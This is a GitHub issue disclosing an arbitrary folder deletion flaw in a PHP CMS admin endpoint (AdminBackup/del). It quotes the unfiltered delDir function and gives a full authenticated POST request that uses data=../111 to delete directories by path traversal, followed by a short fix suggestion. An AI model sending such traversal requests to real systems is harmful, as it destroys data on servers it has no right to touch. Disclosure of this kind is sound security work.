New issue

Jump to bottom

There is an arbitrary folder deletion vulnerability here:/admin.php?r=admin/AdminBackup/del #5

Open **zhendezuile** opened this issue on Apr 1 · 0 comments


zhendezuile commented on Apr 1

Vulnerability file: \framework\ext\Util.php
You can see that the following code does not filter ../ or ..\, it just filters . or .., which will cause any folder to be deleted

```php
    public static function delDir($dir){
        if (!is_dir($dir)){
            return false;
        }
        $handle = opendir($dir);
        while (($file = readdir($handle)) !== false){
            if ($file != "." && $file != ".."){
                is_dir("$dir/$file")? self::delDir("$dir/$file") : @unlink("$dir/$file");
            }
        }
        if (readdir($handle) == false){
            closedir($handle);
            @rmdir($dir);
        }
    }
}
```

Vulnerability to reproduce:
1、Log in to the backend first
2、Construct the packet as follows:
.....
POST /admin.php?r=admin/AdminBackup/del HTTP/1.1
Host: www.xxx.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, /; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.xxx.com/admin.php?r=admin/AdminBackup/index
Content-Length: 20
Cookie: PHPSESSID=prukpjkatj61ivpcp5lh976ok4
DNT: 1
Connection: close

data=../111
.....
You can see that the page shows that the file was deleted successfully



Repair suggestion:
filter ../ or ..\

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant